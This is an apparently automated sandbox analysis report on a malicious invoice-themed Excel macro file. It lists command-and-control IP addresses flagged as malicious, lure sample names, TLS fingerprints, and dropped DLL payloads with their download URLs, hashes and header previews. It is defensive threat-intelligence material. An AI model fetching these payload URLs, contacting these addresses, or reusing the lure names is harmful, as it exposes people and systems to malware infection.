http://https://198.57.200.100:3786/hy	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://69.164.207.140/M	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.00000000055E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://198.57.200.100/_	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.00000000055E000.00000004.00000020.sdmp	false		high
http://https://194.225.58.214/C	regsvr32.exe, 00000011.00000002.2484294438.000000000051F000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	regsvr32.exe, 00000002.00000002.2105222828.0000000001D00000.00000002.00000001.sdmp, regsvr32.exe, 00000005.00000002.2120262017.0000000001CE0000.00000002.00000001.sdmp, regsvr32.exe, 00000007.00000002.2121003757.0000000001D00000.00000002.00000001.sdmp, regsvr32.exe, 0000000A.00000002.2458603358.00000001DA0000.00000002.00000001.sdmp, regsvr32.exe, 0000000B.00000002.2510481818.0000000001DF0000.00000002.00000001.sdmp, regsvr32.exe, 0000000E.00000002.2253344660.0000000001CA0000.00000002.00000001.sdmp, regsvr32.exe, 0000000F.00000002.2253526662.0000000001DF0000.00000002.00000001.sdmp, regsvr32.exe, 00000010.00000002.2440450809.0000000001CB0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.00000000055E000.00000004.00000020.sdmp	false		high
http://https://69.164.207.140:3388/JE	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://198.57.200.100:3786/&	regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.164.207.140	unknown	United States		63949	LINODE-APLinodeLLCUS	true
192.185.224.50	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
211.110.44.63	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
191.252.144.65	unknown	Brazil		27715	LocawebServicosdeInternetSABR	false
194.225.58.214	unknown	Iran (ISLAMIC Republic Of)		43965	TUMS-IR-ASIR	true
103.83.81.27	unknown	India		138251	ZINIOSS-AS-INZiniosInformationTechnologyPvtLtdIN	false
198.57.200.100	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
198.136.54.91	unknown	United States		33182	DIMENOCUS	false
64.37.52.172	unknown	United States		33182	DIMENOCUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	342716
Start date:	21.01.2021
Start time:	16:02:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1_Total New Invoices-Thursday January 21_2021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLSM@31/24@6/9
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 8.241.121.254, 8.248.141.254, 8.248.133.254, 8.253.204.121, 8.248.147.254, 8.248.115.254, 67.27.158.254, 8.248.139.254 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, auto.au.download.windowsupdate.com.c.footprint.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:03:42	API Interceptor	2068x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
69.164.207.140	SecuriteInfo.com.Generic.mg.a01d5a105e5f7f87.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Generic.mg.fbb5fe400b44ef9a.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.d924aab258633ad2.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.a373cb816e14fc35.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.a044b05b562df10c.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.002c56165a0e7836.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.6d5e0ebf3d8c6d2b.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	
	dxkzp.dll	Get hash	malicious	Browse	
	flUDsS5Lcy.dll	Get hash	malicious	Browse	
	printouts of outstanding_as_of_01_20_2021.xlsm	Get hash	malicious	Browse	
	f77i5e.zip.dll	Get hash	malicious	Browse	
	Statement of Account as of_01_20_2021.xlsm	Get hash	malicious	Browse	
	bttxlf4.zip.dll	Get hash	malicious	Browse	
	printouts of outstanding as of 01_20_2021.xlsm	Get hash	malicious	Browse	
	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	
	sample20210120-01.xlsm	Get hash	malicious	Browse	
	by9zwa7p1zip.dll	Get hash	malicious	Browse	
	Information_265667970.doc	Get hash	malicious	Browse	
211.110.44.63	SecuriteInfo.com.Generic.mg.a01d5a105e5f7f87.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.fbb5fe400b44ef9a.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.d924aab258633ad2.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.a373cb816e14fc35.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.a044b05b562df10c.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.002c56165a0e7836.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.6d5e0ebf3d8c6d2b.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	
	dxkzp.dll	Get hash	malicious	Browse	
	flUDsS5Lcy.dll	Get hash	malicious	Browse	
	printouts of outstanding_as_of_01_20_2021.xlsm	Get hash	malicious	Browse	
	f77i5e.zip.dll	Get hash	malicious	Browse	
	Statement of Account as of_01_20_2021.xlsm	Get hash	malicious	Browse	
	bttxlf4.zip.dll	Get hash	malicious	Browse	
	printouts of outstanding as of 01_20_2021.xlsm	Get hash	malicious	Browse	
	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	
	sample20210120-01.xlsm	Get hash	malicious	Browse	
	by9zwa7p1zip.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LINODE-APLinodeLLCUS	SecuriteInfo.com.Generic.mg.a01d5a105e5f7f87.dll	Get hash	malicious	Browse	• 69.164.207.140
	SecuriteInfo.com.Generic.mg.fbb5fe400b44ef9a.dll	Get hash	malicious	Browse	• 69.164.207.140
	SecuriteInfo.com.Generic.mg.d924aab258633ad2.dll	Get hash	malicious	Browse	• 69.164.207.140
	SecuriteInfo.com.Generic.mg.a373cb816e14fc35.dll	Get hash	malicious	Browse	• 69.164.207.140
	SecuriteInfo.com.Generic.mg.a044b05b562df10c.dll	Get hash	malicious	Browse	• 69.164.207.140
	SecuriteInfo.com.Generic.mg.002c56165a0e7836.dll	Get hash	malicious	Browse	• 69.164.207.140
	SecuriteInfo.com.Generic.mg.6d5e0ebf3d8c6d2b.dll	Get hash	malicious	Browse	• 69.164.207.140
	Arch_05_222-3139.doc	Get hash	malicious	Browse	• 173.255.195.246
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	• 69.164.207.140
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	• 69.164.207.140
	dxkzp.dll	Get hash	malicious	Browse	• 69.164.207.140
	PO210121.exe	Get hash	malicious	Browse	• 45.33.35.221
	flUDsS5Lcy.dll	Get hash	malicious	Browse	• 69.164.207.140
	printouts of outstanding_as_of_01_20_2021.xlsm	Get hash	malicious	Browse	• 69.164.207.140
	f77i5e.zip.dll	Get hash	malicious	Browse	• 69.164.207.140
	Statement of Account as of_01_20_2021.xlsm	Get hash	malicious	Browse	• 69.164.207.140
	bttxlf4.zip.dll	Get hash	malicious	Browse	• 69.164.207.140

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	printouts of outstanding as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 69.164.207.140
	Presentation_812525.xlsb	Get hash	malicious	Browse	• 172.104.12 9.156
	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 69.164.207.140
UNIFIEDLAYER-AS-1US	SecuriteInfo.com.Generic.mg.a01d5a105e5f7f87.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Generic.mg.fbb5fe400b44ef9a.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Generic.mg.d924aab258633ad2.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Generic.mg.a373cb816e14fc35.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Generic.mg.a044b05b562df10c.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Generic.mg.002c56165a0e7836.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Generic.mg.6d5e0ebf3d8c6d2b.dll	Get hash	malicious	Browse	• 198.57.200.100
	LKTD0004377.doc	Get hash	malicious	Browse	• 162.241.123.35
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	• 198.57.200.100
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	• 198.57.200.100
	dxkzp.dll	Get hash	malicious	Browse	• 198.57.200.100
	EK6BR1KS50.exe	Get hash	malicious	Browse	• 162.241.60.214
	flUDsS5Lcy.dll	Get hash	malicious	Browse	• 198.57.200.100
	PO210119.exe.exe	Get hash	malicious	Browse	• 50.87.195.134
	Certificate of Origin- BEIJING & B GROUP.exe	Get hash	malicious	Browse	• 74.220.199.6
	po071.exe	Get hash	malicious	Browse	• 162.241.30.16
	printouts of outstanding_as_of_01_20_2021.xlsm	Get hash	malicious	Browse	• 198.57.200.100
	f77i5e.zip.dll	Get hash	malicious	Browse	• 198.57.200.100
	Statement of Account as of_01_20_2021.xlsm	Get hash	malicious	Browse	• 198.57.200.100
	Maersk_BL Draft_copy_Shipping_documents.html	Get hash	malicious	Browse	• 108.179.194.12

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Enquiry 2021.ppt	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	Notification_20443258.xls	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	Notification_20443258.xls	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	Success_paym_info_7275986.docm	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	Success_paym_info_7275986.docm	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	PO81105083.xlsx	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	Contract Documents IMG_15603.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	dep_det_3444608.docm	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	dep_det_3444608.docm	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	ZANTEV.O72W.xlsx	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order 02556.xlsx	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	TT Slip.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	DHL Express.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	RFQ TK011821.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	RFQ-450987643.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	IMG_53091.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	User Credentials.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	RFQ TK011821.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
	IMG_50617.doc	Get hash	malicious	Browse	• 192.185.224.50 • 103.83.81.27 • 198.136.54.91 • 64.37.52.172
eb88d0b3e1961a0562f006e5ce2a0b87	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	1 Total New Invoices-Thursday January 21 2021.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	Notification_20443258.xls	Get hash	malicious	Browse	• 194.225.58.214
	Notification_20443258.xls	Get hash	malicious	Browse	• 194.225.58.214
	SecuriteInfo.com.VB.Heur.EmoDldr.32.DB37E181.Gen.3346.xls	Get hash	malicious	Browse	• 194.225.58.214
	printouts of outstanding_as_of_01_20_2021.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	Statement of Account as of_01_20_2021.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	printouts of outstanding as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	sample20210120-01.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	sample20210113-01.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV8222874744_20210111490395.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	Inv0209966048-20210111075675.xls	Get hash	malicious	Browse	• 194.225.58.214
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	Document74269.xls	Get hash	malicious	Browse	• 194.225.58.214
	Document74269.xls	Get hash	malicious	Browse	• 194.225.58.214

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Preview:	0..y..*.H.........j0..f...1.0...*.H.........N0..J0..2.......D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...0009302112 19Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U.....0....U.....{.q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1147363886328936
Encrypted:	false
SSDEEP:	6:kKtJwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:4kPlE99SNxAhUegeT2
MD5:	DF1E09CF3775145C442F9FB0AB6C362A
SHA1:	1AE04CB8F8A23F05DA7CF04B831638D7ED73D439
SHA-256:	DEE970688D1406C921AF17F7D8CB30E235E4B1A361A8B172E34D8CEBD4494C65
SHA-512:	DFA401348D067355400674F91DAEFA19D5051E9EC9C6027C555ED04078B6B66718EE862F980DD1DA8191BD89103A49882B1F3909B626CCE2877C72507AD1D86D
Malicious:	false
Preview:	p..... ....."...Q...(..... ....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0294634724686764
Encrypted:	false
SSDEEP:	3:kkFklsZEttflXIE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKnERliBAIdQZV7eAYLit
MD5:	10E3FF0416066B18C49A1656EFABC8B0
SHA1:	11037AE57ED5FFD7695302D7F3BA7CD23E708759
SHA-256:	96797ACFDC1A043CCF1D0FB07F8E331655A151C27B06FCE35D3F69EE6566D523
SHA-512:	6CBFA7E675415FC4016B72A9966CF18EBF4CDBE4F08530C0F41C8FC3333DDD95347BD7C0D44DDF6C2CADA2B897BC1D9607792AEBF34173212C9FA62BA3B9037
Malicious:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Preview:	p..... ....`.....Q...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c..."..3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\gjeicn6u9[1].rar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	6.930178555398242
Encrypted:	false
SSDEEP:	768:cqJOEsToMKj1cuVA711wqG99e7WhVEyIzQu18Ax9Vnysq4p:ZJ6Kj1cue711wqi9e8VHZix9Vysq4p
MD5:	5589EA0025F3F1B4DDAC99B9DF2FD133
SHA1:	1F1F0189AEFC627A954C7FC30DD57AA65BBC1CBB
SHA-256:	11D900EFD3629DF06B0FA04968E024F4C4CE5B2DC2BA231160712ACC7791B76E
SHA-512:	BA0D72C133333FF8423D7BB40F994FD75D372A1497FBD23B9D6E3BC407D6D0E22C2661242B8C4DF93371970EF745E03A6595DA9594E89872C8339593BEEAA4A
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n.{....n.{..y.n.{.Richo.{.....PE..L.....]..... .....!.....t.....@.....d...4...P....P.....`...'..|...T.....@..... .....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(..... .@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\or3peb[1].rar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	856064
Entropy (8bit):	6.628843593684541
Encrypted:	false
SSDEEP:	12288:DIRKl993y8SebVD0DJZ58TCBjDGfYn+dcZGUgpsl9w3pYPuydt4We6NBexcpFqme:sRKE3eJDUJsTCZSfmUU+9Yz0Og
MD5:	4746FBED409F87EC6DDB6653CB4E201C
SHA1:	B8EE3F60F74553E44D42B0F47A0A4A55ED644C97
SHA-256:	864E95D36584E9DB7BCD7552272E446A4C7CBC6601DCD4F4A2687D96374B439B
SHA-512:	E6DEF1B637B3AEA0D0F4ED27ADD38E9330E15CDA1A38A1DD228799296497DDD0BF13F89022F0491FA98E735B5CCFF0F621429A7606D6C3ECB0F57372157B405C
Malicious:	**true**
IE Cache URL:	http://https://shopandmartonline.com/or3peb.rar
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n.{....n.{..y.n.{.Richo.{.....PE..L.....]..... .....!.....t.....@.....d...4...P....P.....`...'..|...T.....@..... .....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(..... .@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hknmwj[1].zip	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	856064
Entropy (8bit):	6.628853255480928
Encrypted:	false
SSDEEP:	12288:LIRKl993y8SebVD0DJZ58TCBjDGfYn+dcZGUgpsl9w3pYPuydt4We6NBexcpFqmq:ERKE3eJDUJsTCZSfmUU+9Yz0Og
MD5:	B613AB3EEF642E50999219C6BC103C24
SHA1:	D2DF29F7ACFC78B500217AF07BC69B558E08D12E
SHA-256:	4BFDDDE9F8B6C92A2436385CEDF3F5ACF3A3284A22F40390A503DECAD56EECF9
SHA-512:	DC8B8909964B85799DA724B38A1D6A8EC96B64B3A8BB359B1647AF6B009A363A7343DDA93C44AF362D3476939A731FE7A333E07CB329D41E4E4095CB8D0B352
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 9%
IE Cache URL:	http://stellarum.com.br/hknmwj.zip
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n.{....n.{..y.n.{.Richo.{.....PE..L.....]..... .....!.....t.....@.....d...4...P....P.....`...'..|...T.....@..... .....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(..... @..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\clh6qq[1].zip	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	32768
Entropy (8bit):	6.908368157415385
Encrypted:	false
